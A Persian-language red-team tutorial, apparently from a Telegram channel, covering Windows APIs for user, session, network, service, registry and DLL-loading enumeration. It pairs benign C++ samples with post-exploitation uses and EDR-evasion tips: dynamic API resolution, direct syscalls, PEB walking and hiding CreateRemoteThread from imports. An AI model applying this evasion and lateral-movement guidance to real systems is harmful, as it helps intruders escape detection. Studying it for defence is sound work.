GetUserNameEx

```
BOOLEAN GetUserNameEx(
  EXTENDED_NAME_FORMAT NameFormat,
  LPWSTR lpNameBuffer,
  PULONG nSize
);
```

- نام کاربری را در قالب‌های مختلف بر اساس مقدار NameFormat بازیابی می‌کند.
- در secur۳۲.dll تعریف شده است.

مقادیر متداول NameFormat:

مقدار	توضیح
NameSamCompatible	DOMAIN\Username
NameDisplay	نام کامل (از Active Directory)
NameUserPrincipal	user@domain.com

نمونه کد – GetUserName

```
#include <Windows.h>
#include <iostream>

int main() {
    WCHAR username[256];
    DWORD size = sizeof(username) / sizeof(WCHAR);

    if (GetUserNameW(username, &size)) {
        std::wcout << L"Current User: " << username <<
std::endl;
    } else {
        std::wcerr << L"GetUserName failed." <<
std::endl;
    }

    return 0;
}
```

- فقط نام کاربری را برمی‌گرداند (مثلاً: administrator)
- دامنه یا هویت کامل را برنمی‌گرداند

نمونه کد – GetUserNameEx (به‌صورت DOMAIN\Username)

```
#include <Windows.h>
#include <Sddl.h>
#include <Security.h>
#include <iostream>

#pragma comment(lib, "Secur32.lib")

int main() {
    WCHAR name[256];
    ULONG size = sizeof(name) / sizeof(WCHAR);

    if (GetUserNameEx(NameSamCompatible, name, &size)) {
        std::wcout << L"Full identity (SAM): " << name
<< std::endl;
    } else {
        std::wcerr << L"GetUserNameEx failed." <<
std::endl;
    }

    return 0;
}
```

خروجی نمونه:

```
CORP\\jdoe
```

موارد استفاده در حملات Red Team

هدف	نمونه استفاده
اعتبارسنجی Effective Token	بعد از Token Impersonation، تأیید هویت
شناسایی سشن فعلی	تعیین اینکه کاربر فعلی ادمین است یا محدود
بررسی پیش از ارتقای دسترسی	جلوگیری از تلاش برای ارتقا از یک حساب که همین حالا هم دارای سطح بالا است
در رشته تزریق‌شده	اطمینان از صحت کانتکست (مثل تزریق به SYSTEM)

ملاحظات EDR

- این توابع از دید EDR کم‌خطر محسوب می‌شوند.
- به‌تنهایی به‌ندرت هشدار ایجاد می‌کنند.
- اما استفاده در کنار APIهایی مثل ImpersonateLoggedOnUser یا DuplicateTokenEx ممکن است در توالی رفتاری مشکوک باشد.

t.me/cybershelf

مثال‌های کاربردی – تابع NetSessionEnum

هدف

تابع NetSessionEnum برای شمارش همه نشست‌های فعال شبکه که به یک سرور محلی یا راه‌دور متصل هستند استفاده می‌شود. این نشست‌ها شامل کاربرانی هستند که:

- از طریق SMB (اشتراک‌گذاری فایل) متصل شده‌اند
- به‌صورت راه‌دور به سیستم لاگین کرده‌اند
- به منابعی مثل پوشه‌های اشتراکی یا Administrative Shares (مثل C$، ADMIN$) دسترسی دارند

کاربرد در عملیات Red Team:

- شناسایی کاربران فعال روی هاست
- پیدا کردن فرصت‌های Lateral Movement
- نظارت بر استفاده از RDP، SMB یا File Share
- بررسی اینکه سیستم هم‌اکنون در حال استفاده است یا خیر

پروتوتایپ تابع

```
NET_API_STATUS NetSessionEnum(
  LPCWSTR servername,
  LPCWSTR UncClientName,
  LPCWSTR username,
  DWORD level,
  LPBYTE *bufptr,
  DWORD prefmaxlen,
  LPDWORD entriesread,
  LPDWORD totalentries,
  LPDWORD resume_handle
);
```

پارامترهای کلیدی:

- servername: نام ماشین هدف (NULL = ماشین محلی)
- UncClientName: فیلتر کردن برای کلاینت خاص (اختیاری)
- username: فیلتر بر اساس نام کاربر (اختیاری)
- level: سطح اطلاعات (معمولاً ۱۰ یا ۵۰۲ – سطح ۱۰ برای شمارش پایه کافی است)
- bufptr: اشاره‌گر خروجی به بافر اطلاعات نشست‌ها

cybershelf

- entriesread: تعداد نشست‌های بازگشتی
- totalentries: تعداد کل نشست‌های موجود
- resume_handle: برای صفحه‌بندی (اختیاری)

ساختار SESSION_INFO_۱۰ (برای level=۱۰)

```
typedef struct _SESSION_INFO_10 {
  LPWSTR sesi10_cname;     // Client name
  LPWSTR sesi10_username;  // Username
  DWORD  sesi10_time;      // Active time (seconds)
  DWORD  sesi10_idle_time; // Idle time (seconds)
} SESSION_INFO_10;
```

مثال C++ – شمارش نشست‌های فعال

```
#include <Windows.h>
#include <Lm.h>
#include <iostream>

#pragma comment(lib, "Netapi32.lib")

int main() {
    LPSESSION_INFO_10 pBuf = NULL;
    DWORD entriesRead = 0, totalEntries = 0;
    NET_API_STATUS status = NetSessionEnum(
        NULL,       // Local machine
        NULL,       // All clients
        NULL,       // All users
        10,         // Level 10 returns basic info
        (LPBYTE*)&pBuf,
        MAX_PREFERRED_LENGTH,
        &entriesRead,
        &totalEntries,
        NULL
    );

    if (status == NERR_Success && pBuf != NULL) {
        for (DWORD i = 0; i < entriesRead; ++i) {
            std::wcout << L"Client: " <<
pBuf[i].sesi10_cname << std::endl;
            std::wcout << L"User:   " <<
pBuf[i].sesi10_username << std::endl;
            std::wcout << L"Active time: " <<
pBuf[i].sesi10_time << L" sec" << std::endl;
            std::wcout << L"Idle time:   " <<
pBuf[i].sesi10_idle_time << L" sec" << std::endl;
```

```
            std::wcout << std::endl;
        }
    } else {

        std::wcerr << L"NetSessionEnum failed with
error: " << status << std::endl;
    }

    if (pBuf != NULL) NetApiBufferFree(pBuf);

    return 0;
}
```

سناریوهای استفاده در Red Team

سناریو	استفاده
شناسایی کاربران SMB فعال	پیدا کردن کاربرانی که فولدرها یا درایوهای اشتراکی را Mount کرده‌اند
یافتن نشست‌های راه‌دور	شناسایی مدیران یا کاربران RDP فعال
حملات مبتنی بر زمان	بررسی وضعیت Idle/Active برای نشست‌های قانونی
Lateral Movement	شناسایی سیستم‌هایی که کاربران دارای دسترسی بالا روی آن‌ها فعال هستند
فعالیت مخفیانه	یافتن زمان‌های کم‌فعالیت برای اجرای عملیات

ملاحظات EDR

- یک API مدیریتی قانونی محسوب می‌شود.
- استفاده خارج از ابزارهای استاندارد (مثل net session یا MMC) می‌تواند ثبت یا شناسایی شود.
- برای کاهش ریسک شناسایی:
  - Dynamic Resolution برای فراخوانی تابع
  - پرهیز از اجرای مستقیم در Payload کاربر-لند (Userland)
  - استفاده از تکنیک‌های جایگزین مثل WMI یا Event Logs برای شمارش نشست‌ها در حالت Stealth

t.me/cyberself

مثال‌های کاربردی – توابع GetAdaptersInfo و GetIpAddrTable

هدف

این دو API ویندوز اطلاعاتی درباره‌ی رابط‌های شبکه‌ی سیستم ارائه می‌دهند، ازجمله:

- آدرس‌های IP محلی
- آدرس‌های MAC
- دروازه‌های پیش‌فرض
- اطلاعات سرورهای DHCP/DNS

از دید تیم قرمز یا حملات نفوذی، این توابع برای موارد زیر مفید هستند:

- شناسایی رابط‌های شبکه فعال
- تشخیص سیستم‌های دو شبکه‌ای یا پیکربندی نادرست
- کشف محدوده‌های شبکه داخلی
- بررسی میزبان‌ها قبل از حرکت جانبی یا تغییر مسیر

تابع: GetAdaptersInfo

```
DWORD GetAdaptersInfo(
  PIP_ADAPTER_INFO pAdapterInfo,
  PULONG pOutBufLen
);
```

- یک لیست پیوندی از ساختارهای IP_ADAPTER_INFO را بازیابی می‌کند.
- بخشی از IP Helper API (فایل Iphlpapi.dll).
- اطلاعات آدرس IP، آدرس MAC، دروازه، DHCP و DNS را فراهم می‌کند.

t.me/bershelf

ساختار: IP_ADAPTER_INFO

```
typedef struct _IP_ADAPTER_INFO {
  struct _IP_ADAPTER_INFO *Next;
  DWORD ComboIndex;
  char AdapterName[MAX_ADAPTER_NAME_LENGTH + 4];
  char Description[MAX_ADAPTER_DESCRIPTION_LENGTH + 4];
  UINT AddressLength;
  BYTE Address[MAX_ADAPTER_ADDRESS_LENGTH]; // MAC
  DWORD Index;
  IP_ADDR_STRING IpAddressList;
  IP_ADDR_STRING GatewayList;
  IP_ADDR_STRING DhcpServer;
  BOOL HaveWins;
  IP_ADDR_STRING PrimaryWinsServer;
  IP_ADDR_STRING SecondaryWinsServer;
  time_t LeaseObtained;
  time_t LeaseExpires;
} IP_ADAPTER_INFO;
```

مثال GetAdaptersInfo :C++

```
#include <Iphlpapi.h>
#include <iostream>
#pragma comment(lib, "Iphlpapi.lib")

int main() {
    IP_ADAPTER_INFO adapterInfo[16];
    DWORD size = sizeof(adapterInfo);

    if (GetAdaptersInfo(adapterInfo, &size) ==
ERROR_SUCCESS) {
        PIP_ADAPTER_INFO adapter = adapterInfo;

        while (adapter) {
            std::cout << "Adapter: " << adapter-
>Description << std::endl;

            std::cout << "IP Address: " << adapter-
>IpAddressList.IpAddress.String << std::endl;
            std::cout << "Gateway: " << adapter-
>GatewayList.IpAddress.String << std::endl;
            std::cout << "MAC Address: ";
            for (UINT i = 0; i < adapter->AddressLength;
i++) {
```

```
                printf("%02X%s", adapter->Address[i], (i
== adapter->AddressLength - 1) ? "" : "-");
            }
            std::cout << "\n\n";
            adapter = adapter->Next;
        }
    } else {
        std::cerr << "GetAdaptersInfo failed." <<
std::endl;
    }
    return 0;
}
```

تابع: GetIpAddrTable

```
DWORD GetIpAddrTable(
  PMIB_IPADDRTABLE pIpAddrTable,
  PULONG pdwSize,
  BOOL bOrder
);
```

- تمام آدرس‌های IPv۴ اختصاص داده‌شده به رابط‌های محلی را بازمی‌گرداند.
- همچنین بخشی از Iphlpapi.dll است.
- سطح پایین‌تر از GetAdaptersInfo است و برای اسکن یا نگاشت فقط IP مفید است.

ساختار: MIB_IPADDRTABLE

```
typedef struct _MIB_IPADDRTABLE {
  DWORD dwNumEntries;
  MIB_IPADDRROW table[ANY_SIZE];
} MIB_IPADDRTABLE;
```

هر MIB_IPADDRROW شامل موارد زیر است:

- dwAddr: آدرس IP
- dwMask: ماسک زیرشبکه
- dwIndex: شاخص رابط

مثال GetIpAddrTable :C++

```
#include <Iphlpapi.h>
#include <iostream>

#pragma comment(lib, "Iphlpapi.lib")
```

```
int main() {
    DWORD size = 0;
    GetIpAddrTable(NULL, &size, FALSE);

    PMIB_IPADDRTABLE ipTable =
(PMIB_IPADDRTABLE)malloc(size);
    if (GetIpAddrTable(ipTable, &size, TRUE) ==
NO_ERROR) {
        for (DWORD i = 0; i < ipTable->dwNumEntries;
++i) {
            IN_ADDR ipAddr;
            ipAddr.S_un.S_addr = ipTable-
>table[i].dwAddr;
            std::cout << "IP Address: " <<
inet_ntoa(ipAddr) << std::endl;
        }
    } else {
        std::cerr << "GetIpAddrTable failed." <<
std::endl;
    }

    free(ipTable);
    return 0;
}
```

موارد استفاده در تیم قرمز

هدف	کاربرد
پروفایل شبکه	نگاشت ساب‌نت‌ها و رابط‌های موجود
تشخیص تغییر مسیر	شناسایی سیستم‌های چندشبکه‌ای برای دسترسی دو شبکه‌ای
جمع‌آوری اطلاعات	تعیین استفاده از DHCP، دروازه، DNS و مسیرهای احتمالی استخراج داده
تأیید پس از نفوذ	بررسی محیط میزبان قبل از شروع حرکت جانبی
تقلید میزبان	دزدیدن هویت کارت شبکه برای جعل یا impersonation

شناسایی و امنیت عملیات (OPSEC)

- این APIها به ندرت توسط EDRها شناسایی می‌شوند.
- اغلب توسط ابزارهای نظارت سیستم و تشخیص خطا استفاده می‌شوند.
- می‌توان به‌طور ایمن در چارچوب‌های کنترل و فرمان پس از نفوذ، استیجرها یا ایمپلنت‌های سفارشی استفاده کرد.

- برای افزایش پنهان‌کاری:
  - از فراخوانی‌های بیش از حد خودداری کنید
  - نمادها را به‌صورت داینامیک بارگذاری کنید (LoadLibrary + GetProcAddress)

t.me/cybershelf

مثال‌های کاربردی – EnumServicesStatusEx

هدف

تابع EnumServicesStatusEx یک API ویندوز است که امکان فهرست کردن سرویس‌های نصب شده و در حال اجرا روی سیستم محلی یا ریموت را فراهم می‌کند. این تابع اطلاعاتی مانند موارد زیر را بازمی‌گرداند:

- نام سرویس و نام نمایشی آن
- وضعیت فعلی اجرا (در حال اجرا، متوقف شده، متوقف موقت)
- شناسه پردازش مرتبط (PID)
- مسیر باینری فایل اجرایی سرویس

این API به‌ویژه درزمینه‌ٔهای تیم قرمز و پس از نفوذ (post-exploitation) مفید است برای:

- کشف سرویس‌های با سطح دسترسی بالا (اجرا شده تحت SYSTEM یا NETWORK SERVICE)
- شناسایی سرویس‌های آسیب‌پذیر یا پیکربندی نادرست
- شناسایی مکانیزم‌های ماندگاری احتمالی
- سوء استفاده از سرویس‌ها (مانند ربودن DLL، مسیرهای بدون کوتیشن، افزایش سطح دسترسی)

نمونه تابع

```
BOOL EnumServicesStatusEx(
  SC_HANDLE hSCManager,
  SC_ENUM_TYPE InfoLevel,
  DWORD dwServiceType,
  DWORD dwServiceState,
  LPBYTE lpServices,
  DWORD cbBufSize,
  LPDWORD pcbBytesNeeded,
  LPDWORD lpServicesReturned,
  LPDWORD lpResumeHandle,
  LPCWSTR pszGroupName
);
```

پارامترها:

- hSCManager: هندل برگرفته از OpenSCManager()
- InfoLevel: مقدار SC_ENUM_PROCESS_INFO برای دریافت اطلاعات مرتبط با پردازش

r/cybershef

- dwServiceType: استفاده از SERVICE_WIN۳۲ برای سرویس‌های معمولی
- dwServiceState: استفاده از SERVICE_STATE_ALL یا SERVICE_ACTIVE
- lpServices: بافری که داده‌ها (آرایه‌ای از ENUM_SERVICE_STATUS_PROCESS) را دریافت می‌کند
- cbBufSize: اندازه بافر
- pcbBytesNeeded: در صورت کوچک بودن بافر، اندازه موردنیاز را دریافت می‌کند
- lpServicesReturned: تعداد سرویس‌های بازگردانده شده
- lpResumeHandle: برای صفحه‌بندی (pagination) استفاده می‌شود
- pszGroupName: فیلتر گروه اختیاری (معمولاً NULL)

ساختار: ENUM_SERVICE_STATUS_PROCESS

```
typedef struct _ENUM_SERVICE_STATUS_PROCESSW {
  LPWSTR lpServiceName;
  LPWSTR lpDisplayName;
  SERVICE_STATUS_PROCESS ServiceStatusProcess;
} ENUM_SERVICE_STATUS_PROCESSW;
```

شامل:

- lpServiceName: نام کوتاه (داخلی) سرویس
- lpDisplayName: نام نمایشی دوستانه سرویس
- ServiceStatusProcess.dwCurrentState: وضعیت سرویس (مثلاً SERVICE_RUNNING)
- ServiceStatusProcess.dwProcessId: شناسه پردازش سرویس

t.me/cybe...

مثال C++ – لیست تمام سرویس‌ها و وضعیت آن‌ها

```
#include <Windows.h>
#include <Winsvc.h>
#include <iostream>

int main() {
    SC_HANDLE hSCManager = OpenSCManager(NULL, NULL,
SC_MANAGER_ENUMERATE_SERVICE);
    if (!hSCManager) {
        std::cerr << "OpenSCManager failed." <<
std::endl;
        return 1;
    }

    DWORD bytesNeeded = 0, servicesReturned = 0,
resumeHandle = 0;
    EnumServicesStatusEx(
        hSCManager,
        SC_ENUM_PROCESS_INFO,
        SERVICE_WIN32,
        SERVICE_STATE_ALL,
        NULL,
        0,
        &bytesNeeded,
        &servicesReturned,
        &resumeHandle,
        NULL
    );

    LPBYTE buffer = new BYTE[bytesNeeded];
    if (EnumServicesStatusEx(
        hSCManager,
        SC_ENUM_PROCESS_INFO,
        SERVICE_WIN32,
        SERVICE_STATE_ALL,
        buffer,
        bytesNeeded,
        &bytesNeeded,
        &servicesReturned,
        &resumeHandle,
        NULL
    )) {
        LPENUM_SERVICE_STATUS_PROCESS services =
(LPENUM_SERVICE_STATUS_PROCESS)buffer;
        for (DWORD i = 0; i < servicesReturned; ++i) {
            std::wcout << L"Service: " <<
services[i].lpServiceName << std::endl;
```

```
            std::wcout << L"Display Name: " <<
services[i].lpDisplayName << std::endl;
            std::wcout << L"State: ";
            switch
(services[i].ServiceStatusProcess.dwCurrentState) {
                case SERVICE_RUNNING: std::wcout <<
L"Running"; break;
                case SERVICE_STOPPED: std::wcout <<
L"Stopped"; break;
                case SERVICE_PAUSED: std::wcout <<
L"Paused"; break;
                default: std::wcout << L"Other"; break;
            }
            std::wcout << L" | PID: " <<
services[i].ServiceStatusProcess.dwProcessId <<
std::endl;
            std::wcout << std::endl;
        }
    } else {
        std::cerr << "EnumServicesStatusEx failed." <<
std::endl;
    }

    delete[] buffer;
    CloseServiceHandle(hSCManager);
    return 0;
}
```

موارد استفاده در تیم قرمز

هدف	مثال
افزایش سطح دسترسی	پیدا کردن سرویس‌هایی که با SYSTEM یا مجوزهای ضعیف اجرا می‌شوند
ماندگاری	تزریق یا جایگزینی باینری‌ها در سرویس‌های خودراه‌انداز
کشف	نگاشت ارتباط سرویس‌ها و شناسه‌های پردازش برای تزریق کد
حرکت جانبی	بررسی ابزارهای ریموت ثالث (مثل عوامل پشتیبان‌گیری، سرویس‌های RDP)

ملاحظات EDR و OPSEC

- این API به خودی خود مشکوک نیست.
- توسط ابزارهای معتبر مانند Task Manager، services.msc و مانیتورهای سیستم استفاده می‌شود.

- ممکن است در صورت فراخوانی از باینری‌های غیرمعمول (مثلاً شل‌کد تزریق شده یا باینری‌های ناآشنا) هشدار ایجاد کند.
- برای پنهان‌کاری:
  - EnumServicesStatusEx را به‌صورت داینامیک حل کنید
  - از رویکرد syscall مستقیم استفاده کنید (فهرست‌کردن غیرمستقیم از طریق هندل‌های SCM و NtQuerySystemInformation)

t.me/cybershelf

مثال‌های کاربردی - RegOpenKeyEx / RegQueryValueEx

هدف

این APIها برای خواندن مقادیر از رجیستری ویندوز استفاده می‌شوند و در هر دو حالت حمله و دفاع کاربرد زیادی دارند، مانند:

- جمع‌آوری اطلاعات پیکربندی سیستم (مثلاً نسخه سیستم‌عامل، نرم‌افزارهای نصب‌شده)
- بررسی کلیدهای پایداری AutoRun
- استخراج اطلاعات ورود، اطلاعات کش‌شده یا بدافزارهای نصب‌شده
- بررسی تنظیمات امنیتی مثل UAC و وضعیت Defender

این APIها جزو مجموعه Registry API Win۳۲ هستند و در فایل Advapi۳۲.dll قرار دارند.

تابع: RegOpenKeyEx

```
LSTATUS RegOpenKeyExW(
  HKEY    hKey,
  LPCWSTR lpSubKey,
  DWORD   ulOptions,
  REGSAM  samDesired,
  PHKEY   phkResult
);
```

پارامترها

- hKey: یک کلید ریشه از پیش تعریف‌شده، مانند HKEY_LOCAL_MACHINE یا HKEY_CURRENT_USER
- lpSubKey: مسیر زیرکلیدی که باید باز شود
- ulOptions: معمولاً مقدار ۰
- samDesired: سطح دسترسی موردنظر (معمولاً KEY_READ)
- phkResult: هندلی که به کلید بازشده بازگردانده می‌شود

t.me/...shelf

تابع: RegQueryValueEx

```
LSTATUS RegQueryValueExW(
  HKEY    hKey,
  LPCWSTR lpValueName,
  LPDWORD lpReserved,
  LPDWORD lpType,
  LPBYTE  lpData,
  LPDWORD lpcbData
);
```

پارامترها

- hKey: هندلی که از تابع RegOpenKeyEx دریافت شده
- lpValueName: نام مقداری که می‌خواهید مقدارش را بخوانید
- lpType: نوع داده را برمی‌گرداند (مثلاً REG_SZ، REG_DWORD)
- lpData: بافری که داده‌ها در آن ذخیره می‌شود
- lpcbData: اندازه بافر به بایت که بعد از خواندن، با اندازه واقعی داده به‌روزرسانی می‌شود

مثال C++ – خواندن نسخه ویندوز

این کد مقدار ProductName را از رجیستری خوانده و نسخه سیستم‌عامل را نمایش می‌دهد.

```
#include <Windows.h>
#include <iostream>

int main() {
    HKEY hKey;
    const wchar_t* subKey =
L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion";

    if (RegOpenKeyExW(HKEY_LOCAL_MACHINE, subKey, 0,
KEY_READ, &hKey) == ERROR_SUCCESS) {
        wchar_t value[256];
        DWORD value_length = sizeof(value);
        DWORD type = 0;

        if (RegQueryValueExW(hKey, L"ProductName",
nullptr, &type, (LPBYTE)value, &value_length) ==
ERROR_SUCCESS) {
            std::wcout << L"Windows Version: " << value
<< std::endl;
        } else {
```

ibershell

```
            std::wcerr << L"Failed to query value." <<
std::endl;
        }

        RegCloseKey(hKey);
    } else {
        std::wcerr << L"Failed to open registry key." <<
std::endl;
    }

    return 0;
}
```

ریشه‌های رایج رجیستری (HKEY)

کلید	توضیح
HKEY_LOCAL_MACHINE	تنظیمات سراسری ماشین (سیستم، نرم‌افزار، درایورها)
HKEY_CURRENT_USER	تنظیمات کاربر جاری (پروفایل‌ها، برنامه‌ها، پایداری)
HKEY_CLASSES_ROOT	ارتباط فایل‌ها و اشیای COM
HKEY_USERS	رجیستری همه پروفایل‌های کاربری
HKEY_CURRENT_CONFIG	پروفایل سخت‌افزاری فعلی

موارد استفاده تیم قرمز

هدف	مثال
شناسایی محیط	خواندن نسخه سیستم‌عامل، معماری، نام میزبان
پایداری	بررسی یا تنظیم مقادیر در HKCU\Software\Microsoft\Windows\CurrentVersion\Run
دسترسی به اعتبارنامه	پرس‌وجو در HKLM\SYSTEM\CurrentControlSet\Control\Lsa برای هش‌ها و اسرار
فرار از دفاع	بررسی وضعیت Defender در HKLM\Software\Microsoft\Windows Defender
فهرست نرم‌افزار	شمارش نرم‌افزارهای نصب شده از HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall

نکات OPSEC و تشخیص

- این APIها قانونی و بسیار استفاده‌شده هستند.
- EDRها ممکن است دسترسی به رجیستری در مناطق حساس (مثلاً اسرار LSA، کلیدهای Run) را پایش کنند.
- برای پنهان‌کاری:

- به‌جای HKCU، کلیدها را تحت HKEY_USERS با SID (مثلاً S-1-5-21-...) دسترسی پیدا کنید
- از NtOpenKey / NtQueryValueKey برای دسترسی سطح پایین‌تر استفاده کنید

t.me/cybershelf

مثال‌های کاربردی - LoadLibraryA / LoadLibraryW

مروری کلی

تابع‌های LoadLibraryA و LoadLibraryW از APIهای اصلی ویندوز هستند که برای بارگذاری یک DLL در فضای آدرس پردازش فراخواننده استفاده می‌شوند. این توابع در kernel۳۲.dll تعریف شده و به‌صورت داخلی تابع LdrLoadDll از ntdll.dll را فراخوانی می‌کنند.

این توابع در نرم‌افزارهای قانونی (مثل افزونه‌ها، درایورها، ماژول‌های زمان اجرا) و تکنیک‌های تهاجمی نیز کاربردهای مهمی دارند، مانند:

- تزریق Reflective DLL
- بارگذاری DLL به روش Sideloading
- استیجرهای بارگذاری بدافزار
- مدولار کردن Payload
- نگاشت دستی و دور زدن تشخیص

تعاریف توابع

```
HMODULE LoadLibraryA(LPCSTR lpLibFileName);
HMODULE LoadLibraryW(LPCWSTR lpLibFileName);
```

- LoadLibraryA ورودی رشته ANSI می‌گیرد
- LoadLibraryW ورودی رشته یونی‌کد می‌گیرد
- هر دو، یک هندل (آدرس پایه DLL بارگذاری شده) برمی‌گردانند یا NULL در صورت شکست

رفتار داخلی (Windows Loader)

وقتی *LoadLibrary فراخوانی می‌شود:

۱. جستجوی مسیر DLL به ترتیب زیر انجام می‌شود:
   - دایرکتوری‌ای که برنامه از آن بارگذاری شده
   - دایرکتوری سیستم (مثل C:\Windows\System۳۲)
   - دایرکتوری سیستم ۱۶بیتی (برای سازگاری قدیمی)
   - دایرکتوری ویندوز
   - دایرکتوری جاری
   - دایرکتوری‌های لیست شده در متغیر محیطی PATH

t.me/cybershelf

۲. DLL با استفاده از ntdll!LdrLoadDll به حافظه نگاشت می‌شود و در صورت نیاز relocation انجام می‌شود
۳. وابستگی‌ها از طریق Import Address Table (IAT) حل می‌شوند
۴. نقطه ورود DLL (DllMain) با حالت DLL_PROCESS_ATTACH فراخوانی می‌شود
۵. در صورت موفقیت، آدرس پایه DLL به‌عنوان هندل بازگردانده می‌شود

تفاوت LoadLibraryA و LoadLibraryW

- LoadLibraryA برای رشته‌های ANSI (رشته‌های ASCII) است
- LoadLibraryW برای رشته‌های یونی‌کد (wide-character) است و در برنامه‌های مدرن ترجیح داده می‌شود

همیشه سعی کنید از LoadLibraryW استفاده کنید تا از پشتیبانی بهتر مسیرهای طولانی و نام‌های بین‌المللی DLL بهره ببرید.

مثال ساده C++ با LoadLibraryW

```
#include <Windows.h>
#include <iostream>

int main() {
    const wchar_t* dllPath =
L"C:\\Windows\\System32\\user32.dll";

    HMODULE hMod = LoadLibraryW(dllPath);

    if (hMod) {
        std::wcout << L"Successfully loaded: " <<
dllPath << std::endl;
        std::wcout << L"Base address: " << hMod <<
std::endl;
        FreeLibrary(hMod); // Optional
    } else {
        std::wcerr << L"Failed to load DLL." <<
std::endl;
    }

    return 0;
}
```

بارگذاری توابع به‌صورت داینامیک با GetProcAddress

بعد از بارگذاری DLL با LoadLibrary، می‌توانید توابع داخل آن را به‌صورت داینامیک فراخوانی کنید:

```
typedef int (WINAPI* MSGBOXW)(HWND, LPCWSTR, LPCWSTR,
UINT);

HMODULE user32 = LoadLibraryW(L"user32.dll");
MSGBOXW myMsgBox = (MSGBOXW)GetProcAddress(user32,
"MessageBoxW");
myMsgBox(NULL, L"Dynamic call successful", L"Info",
MB_OK);
```

این روش در بسته‌بندها، شل‌کدها و بدافزارها برای فراخوانی APIها در زمان اجرا به‌جای استفاده از جدول واردات (Import Table) معمول است.

کاربردها در Red Team و بدافزار

تکنیک	کاربرد
Reflective DLL Injection	نگاشت دستی DLL و بارگذاری با منطق سفارشی
Stagers & Loaders	بارگذاری اجزای اضافی در زمان اجرا
Packers / AV Evasion	استفاده از LoadLibrary و GetProcAddress برای حل APIها به‌صورت داینامیک
DLL Sideloading	بارگذاری DLLهای مخرب از مسیرهای معتبر یا سوءاستفاده از ترتیب بارگذاری DLLها
Living off the Land (LOLBin)	استفاده از باینری‌های سیستمی مثل rundll۳۲.exe که خود LoadLibrary را فراخوانی می‌کنند

مثال پیشرفته: LoadLibraryA با مسیر سفارشی

```
#include <Windows.h>
#include <iostream>
int main() {
    const char* dllPath =
"C:\\Users\\Public\\mydll.dll";
    HMODULE hDll = LoadLibraryA(dllPath);
    if (hDll) {
        std::cout << "Loaded DLL at base address: " <<
hDll << std::endl;
        FreeLibrary(hDll);
    } else {
        std::cerr << "Failed to load DLL. Error code: "
<< GetLastError() << std::endl;
    }
    return 0;
}
```

برای رفع اشکال بارگذاری، از GetLastError() استفاده کنید.

دلایل رایج شکست LoadLibrary

- DLL در مسیر جستجو پیدا نمی‌شود
- فرمت DLL معتبر نیست (مثلاً PE نیست)
- وابستگی‌ها گمشده‌اند
- بارگذاری توسط Windows Defender یا AppLocker مسدود شده
- ناسازگاری نسخه ۳۲ یا ۶۴ بیتی
- کرش یا امضای نامعتبر نقطه ورود DLL

نگاشت دستی و دور زدن LoadLibrary

ابزارهای پیشرفته Red Team از LoadLibrary استفاده نمی‌کنند و به‌جای آن به‌صورت دستی DLL را در حافظه نگاشت می‌کنند:

- تحلیل هدرهای PE
- نگاشت بخش‌ها به حافظه
- اصلاح relocations
- حل وابستگی‌ها به‌صورت دستی
- فراخوانی مستقیم DllMain

این کار باعث می‌شود تشخیص توسط hooks روی kernel۳۲!LoadLibrary سخت‌تر شود.

مثال: بارگذاری داینامیک توابع به‌جای واردات استاتیک

به‌جای واردکردن توابع حساس مثل CreateRemoteThread، آن‌ها را داینامیک فراخوانی کنید:

```
HMODULE hKernel32 = LoadLibraryW(L"kernel32.dll");
auto pCreateRemoteThread =
(LPTHREAD_START_ROUTINE)GetProcAddress(hKernel32,
"CreateRemoteThread");

if (pCreateRemoteThread) {
    // call dynamically
}
```

این کار باعث می‌شود تابع در Import Address Table نباشد و ابزارهای تحلیل استاتیک متوجه نشوند.

جایگزین اسکن PEB بدون LoadLibrary

برای دور زدن LoadLibrary می‌توان:

ne/cybershef

- ماژول‌های بارگذاری شده را از Process Environment Block (PEB) فهرست کرد
- لیست loader را پیمایش کرد
- نام DLLها را پیدا کرد
- از GetProcAddress روی ماژول‌های بارگذاری شده استفاده کرد

این روش توسط بدافزارها و فریمورک‌های C۲ پیشرفته برای دور زدن hookهای بارگذاری DLL استفاده می‌شود.

نکات OPSEC و شناسایی

ریسک	توضیح
زیر نظر EDR بودن	فراخوانی LoadLibrary ممکن است لاگ یا hook شود
DLLهای مشکوک	بارگذاری DLLهای غیرمعمول یا بدون امضا ریسک بالایی دارد
راهکارها	استفاده از مبهم سازی، اسکن PEB یا بارگذاری با syscall
جایگزین‌ها	نگاشت دستی بدون استفاده از APIهای loader

خلاصه: اهمیت LoadLibrary در عملیات تهاجمی

- هسته بارگذاری DLL و مدولار کردن payloadها
- امکان فراخوانی داینامیک توابع در زمان اجرا
- استفاده گسترده در نرم‌افزارهای قانونی و مخرب
- قابلیت دور زدن با نگاشت دستی، syscall مستقیم یا شل‌کد درون‌خطی

t.me/cybersheif

مثال‌های کاربردی - NetUserEnum / NetUserGetInfo

هدف

این دو تابع که بخشی از کتابخانه NetAPI۳۲ هستند، برای فهرست کردن حساب‌های کاربری و دریافت اطلاعات دقیق درباره آن‌ها استفاده می‌شوند، مانند:

- نام‌های کاربری
- وضعیت حساب (فعال، غیرفعال، قفل شده)
- آخرین زمان ورود
- سطح دسترسی (مدیر سیستم، کاربر استاندارد، مهمان)
- عضویت در گروه‌ها و سیاست‌های گذرواژه

این APIها برای موارد زیر حیاتی هستند:

- فهرست‌برداری پس از بهره‌برداری
- ترسیم نقشه ارتقاء سطح دسترسی
- شناسایی هدف در حرکت جانبی
- شناسایی و جمع‌آوری اطلاعات دامنه

مروری بر توابع

NetUserEnum

حساب‌های کاربری را روی یک کامپیوتر یا دامنه مشخص فهرست می‌کند.

```
NET_API_STATUS NetUserEnum(
  LPCWSTR servername,
  DWORD level,
  DWORD filter,
  LPBYTE *bufptr,
  DWORD prefmaxlen,
  LPDWORD entriesread,
  LPDWORD totalentries,
  LPDWORD resume_handle
);
```

- servername: کامپیوتر راه دور یا NULL برای کامپیوتر محلی
- level: میزان جزئیات بازگشتی (۰، ۱ یا ۲)
- filter: فیلتر نوع حساب (مثلاً FILTER_NORMAL_ACCOUNT)

me/cybershelf

- bufptr: اشاره‌گری به بافر خروجی (آرایه‌ای از ساختارهای کاربری)
- entriesread / totalentries: مقادیر خروجی که نشان می‌دهد چند ورودی بازگشت داده‌شده
- resume_handle: برای صفحه‌بندی نتایج بزرگ (اختیاری)

NetUserGetInfo

اطلاعات درباره یک کاربر خاص روی کامپیوتر را بازیابی می‌کند.

```
NET_API_STATUS NetUserGetInfo(
  LPCWSTR servername,
  LPCWSTR username,
  DWORD level,
